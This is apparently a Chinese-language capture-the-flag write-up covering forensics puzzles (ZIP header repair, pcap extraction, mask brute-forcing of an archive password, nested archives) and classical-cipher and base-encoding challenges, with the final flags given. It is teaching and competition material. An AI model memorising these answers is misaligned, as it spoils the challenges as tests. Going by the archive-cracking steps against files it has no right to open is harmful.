00000030	5A	42	49	02	08	5D	55	A6	4A	67	B2	B3	CE	B0	6E	C1	ZBI]U¦Jg²³Î°nÁ
00000040	0B	85	DC	EB	4F	91	4D	BF	50	4B	07	08	CE	7C	B3	B0	…ÜëO'M¿PK Î|³°
00000050	22	00	00	00	14	00	00	00	50	4B	01	02	1F	00	14	00	" PK
00000060	09	00	08	00	55	BB	35	4E	CE	7C	B3	B0	22	00	00	00	U»5NÎ|³°"
00000070	14	00	00	00	08	00	24	00	00	00	00	00	00	00	20	00	$
00000080	00	00	00	00	00	00	66	6C	61	67	2E	74	78	74	0A	00	flag.txt
00000090	20	00	00	00	00	00	01	00	18	00	3E	2C	76	B6	9D	B1	>,v¶ ±
000000A0	D4	01	3E	2C	76	B6	9D	B1	D4	01	1D	F1	7E	C5	9C	B1	Ô >,v¶ ±Ô ñ~Å‹±
000000B0	D4	01	50	4B	05	06	00	00	00	00	01	00	01	00	5A	00	Ô PK Z
000000C0	00	00	58	00	00	00	10	00	53	30	6D	45	54	68	31	6E	X S0mETh1n
000000D0	67	5F	55	35	65	66	75	4C									g_U5efuL

发现ZIP头不对，改成504B,顺便发现了密码在最后面：`S0mETh1ng_U5efuL`,解压成功，得到flag：hgame{Cra2y_D1aM0nd}




0x04Try

下载下来是一个pacpng流量文件，用wireshark打开分析，直接导出一个dec.zip




打开两个文件，又一个压缩包还有一个password.txt，打开后是hgame********，用一个爆破zip的软件



用掩码爆破，得到密码：hgame25839421，解压后得到一个图片

（真好看）放到winhex看一看



发现PK头，所以直接改后缀，改成zip后解压，发现解压不了，winrar修复一下，再解压，得到一个1.docx，打开发现没有东西（无字天书呼应233）然后用txt格式打开，又发现PK头，再改成zip，再解压

发现是一堆xml界面，网上找了一个xml在线解析平台，找到document.xml，跑一下，得到flag：hgame{59d28413e36019861498e823f3f41406}

CRYPTO

0x01 Mix

看题目描述

--.../....-/....-/-.../--.../...--/...../..-./-..../-../-..../

..-./--.../----/..../....-/--.../.----/-..../-.../--.../-.../

-..../..---/...../.----/-..../-..../...--/..../...--/-----/

-..../...../--.../-.. So easy

一看就是摩尔斯电码，在线平台解密，得到：744b735f6d6f7944716b7b6251663430657d，这个是16进制代码，

转成str后是tKs_moyDqk{bQf40e}，这是一个移位的加密，初步锁定再栅栏加密和凯撒密码，多次尝试后，

是先用密钥为2的栅栏加密，得到一个中间密码：tsmyq{Q4eK_oDkbf0}，

后面再用密钥为13的凯撒密码，得到flag：hgame{e4sy_crypt0}

0x02 Base全家

（不会写脚本手动解密emmmmm）打开后是一长段的txt，用hackbar来decode，base64解密3次后得到一大串数字，再来就是base16，转换三次，再base32解密一次，再用base16，后面又用base32解密，一次base64解密，一次base16，一次base64，四次base16，一次base32，一次base32，3次base64，俩次base58后得到flag：hgame{40ca78cde14458da697066eb4cc7daf6}

End